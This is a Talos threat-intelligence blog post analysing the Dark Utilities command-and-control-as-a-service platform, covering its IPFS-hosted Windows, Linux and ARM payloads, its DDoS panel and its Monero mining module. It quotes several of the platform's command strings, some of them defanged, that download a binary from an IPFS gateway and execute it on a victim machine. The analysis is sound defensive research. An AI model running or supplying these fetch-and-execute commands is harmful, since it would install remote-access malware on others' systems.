Attackers leveraging Dark Utilities "C2aaS" platform in malware campaigns

blog.talosintelligence.com/dark-utilities/

Cisco Talos August 4, 2022

By Cisco Talos

Thursday, August 4, 2022 08:08

Threat Spotlight


By Edmund Brumaghin, Azim Khodjibaev and Matt Thaxton, with contributions from Arnaud Zobec.

Executive Summary

- Dark Utilities, released in early 2022, is a platform that provides full-featured C2 capabilities to adversaries.
- It is marketed as a means to enable remote access, command execution, distributed denial-of-service (DDoS) attacks and cryptocurrency mining operations on infected systems.
- Payloads provided by the platform support Windows, Linux and Python-based implementations and are hosted within the Interplanetary File System (IPFS), making them resilient to content moderation or law enforcement intervention.
- Since its initial release, we've observed malware samples in the wild leveraging it to facilitate remote access and cryptocurrency mining.

What is "Dark Utilities?"

In early 2022, a new C2 platform called "Dark Utilities" was established, offering a variety of services such as remote system access, DDoS capabilities and cryptocurrency mining. The operators of the service also established Discord and Telegram communities where they provide technical support and assistance for customers on the platform.



Dark Utilities

The best and the most advanced online device manager

LOGIN →

DESCRIPTION

Simple Injection

It's very easy to use, exec the file or the command on the server and here we go !

Persistance


You don't need to start the script at every restart, it will start automatically.

Crypto-Mining

You can use all your connected servers for mining XMR by putting you wallet in the config.

Dark Utilities provides payloads consisting of code that is executed on victim systems, allowing them to be registered with the service and establish a command and control (C2) communications channel. The platform currently supports Windows, Linux and Python-based payloads, allowing adversaries to target multiple architectures without requiring significant development resources. During our analysis, we observed efforts underway to expand OS and system architecture support as the platform continues to see ongoing development activities occurring.

The platform, hosted on the clear internet and Tor network, offers premium access to the platform, associated payloads and API endpoints for 9.99 euros. At the time of writing, the platform had enrolled roughly 3,000 users, which is approximately 30,000 euros in income. Given the relatively low cost compared to the amount of functionality the platform offers, it is likely attractive to adversaries attempting to compromise systems without requiring them to create their own C2 implementation within their malware payloads.



3159
Users

12956
Total Servers


40068
Total Cores

160.43 To
Total Memory

Almost immediately, we observed malware samples using this service in the wild as a way to establish C2 communications channels and establish remote access capabilities on infected systems. We've observed malware targeted Windows and Linux systems leveraging Dark Utilities.


Dark Utilities platform functionality

The Dark Utilities platform leverages Discord for user authentication. Once authenticated, users are presented with a dashboard displaying various statistics about the platform, server health status and other metrics.



#	Country	Nodes Name	Status	Ping
1	Palestine, Tel-Aviv	node-ps-01	Online	74 ms
2	Netherlands, Amsterdam	node-eu-01	Online	2 ms
3	Seychelles, Victoria	node-sc-02	Online	31 ms
4	Singapore, Woodlands	node-sg-01	Online	5 ms
5	South Korea, Seoul	node-kr-01	Online	2 ms
6	Russia, Moscow	node-ru-01	Online	16 ms

To register new bots with the service, a payload must be generated and deployed on victim machines. At the time of writing, the platform supports several operating systems, as shown in the payload selection drop-down below.



For starting with Dark utilities, you need to create a payload dor your target like **Windows**, **Mac OS** or **Linux**. If your target is not supported, you can always try to use **python3**.

x86_64

x86_64 is the most common architecture for Linux, Windows and Mac OS. This architecture is used by the majority of CPU who are used for servers and personal computers.

```
cd /tmp/;curl https://ipfs.infura.io/ipfs/QmVwqSG7TGceZJ6
```


Selecting an operating system causes the platform to generate a command string that threat actors are typically embedding into PowerShell or Bash scripts to facilitate the retrieval and execution of the payload on victim machines. An example of this for a payload targeting the Windows operating system is shown below.

```
cd %userprofile%\Documents && mkdir Steam &&  cd .\Steam &&  curl
hxxps[:]//ipfs[.]infura[.]io/ipfs/QmRLaPCGa2HZTxMPQxU2VnB9qda3mUv21TXrjbMNqkxN6Z >>
launcher.exe &&  .\launcher.exe [ACCOUNT_STRING_PARAMETER]
```

For Linux-based payloads, an example command string is:

```
cd /tmp/;curl
hxxps[:]//ipfs[.]infura[.]io/ipfs/QmVwqSG7TGceZJ6MWnKgYkiyqnW4qTTRq61ADDfMJaPEoG >
./tcp-client;chmod +x tcp-client; ./tcp-client [ACCOUNT_STRING_PARAMETER]
```

Recently, the platform added support for other architectures such as ARM64 and ARMV71, which they describe as being useful for targeting various embedded devices such as routers, phones and internet-of-things (IoT) devices, as shown below.



Arm64

Arm64 or ArmV8 is used by iphones modern rasberry pi and new gen iot devices. This architecture is an update of the ARM arhitecture.


```
cd /tmp/;curl https://ipfs.infura.io/ipfs/Qmc5kT4So8ep1fr3
```

ArmV7l

ArmV7l is rarely used for linux, but it is used for old Raspberry Pi for exemple. It's mainly used on CCTV, routers, wifi repeater, phones and IOT devices.

```
cd /tmp/;curl https://ipfs.infura.io/ipfs/QmSm2JHdnLqtYfnl
```


The use of IPFS for hosting the payload binaries provides resilience against content moderation or takedowns, as IPFS is a distributed, peer-to-peer network explicitly designed to prevent centralized authorities from taking action on content hosted there. IPFS supports the use of IPFS gateways, which operate similar to Tor2Web gateways in that they allow users on the internet to access contents hosted within IPFS without requiring a client application to be installed. We have observed adversaries increasingly making use of this infrastructure for payload hosting and retrieval as it effectively provides "bulletproof hosting." A public list of IPFS gateways that are maintained is below.



83/97 tested 25 online


Online	CORS	Origin	Country	Hostname	ΔT
🌍	*	⚠	🇺🇸	ipfs.io	0.07s
🌍	*	⚠	🕑	gateway.ipfs.io	0.14s
🌍	*	⚠	🇺🇸	ipfs.fleek.co	0.23s
🌍	*	⚠	🇺🇸	ipfs-gateway.cloud	0.23s
🌍	*	⚠	🕑	cloudflare-ipfs.com	0.27s
🌍	*	✅	🕑	cf-ipfs.com 💚	0.33s
🌍		⚠	🕑	gateway.pinata.cloud	0.35s
🌍	*	⚠	🕑	ipfs.telos.miami	0.39s

For administering bots that have been registered with the Dark Utilities platform, a "Manager" administrative panel is provided. The panel lists the systems under the account's control and provides several built-in modules for using them to conduct denial-of-service attacks, perform cryptocurrency mining, and execute commands across systems under their control.



☐	Miner	User	Server Ip	OS	Memory	CPU's	Usage	Status	Action
☐	Ⓜ	[redacted]	[redacted]	⊞	[redacted]	[redacted]	6 %	Offline	···
☐	Ⓜ	[redacted]	[redacted]	⊞	[redacted]	[redacted]	3 %	Offline	···
☐	Ⓜ	[redacted]	[redacted]	⊞	[redacted]	[redacted]	0 %	Offline	···

The platform provides built-in interfaces to conduct two different types of DDoS attacks, both of which support multiple methods. Layer 4 supports TCP, UDP and ICMP, as well as a variety specifically designed for various gaming platforms such as Teamspeak3, Fivem, GMOD and Valve, along with specific video games like "Counter Strike: Global Offensive" and "Among Us." Layer 7 supports the GET, POST, HEAD, PATCH, PUT, DELETE, OPTIONS and CONNECT methods. The interface contains forms for configuring Layer 4 and Layer 7 DDoS attacks respectively, as shown below.




Layer 4

TARGET IPV4: 0.0.0.0
PORT: 80
TIME: 60
METHOD: TCP-RAW
Concurrents: 1 (max 10)

Layer 7


TARGET URL: https://exemple.com/
TIME: 60
METHOD: GET
CONCURRENTS: 10 (max 1 000)

The cryptocurrency mining functionality leverages pool[.]hashvault[.]pro for Monero mining and simply requires that the adversary's Monero wallet address be provided.



Note that the pool used is `pool.hashvault.pro:80`, the crypto miner only mining XMR, please enter a valid XMR address

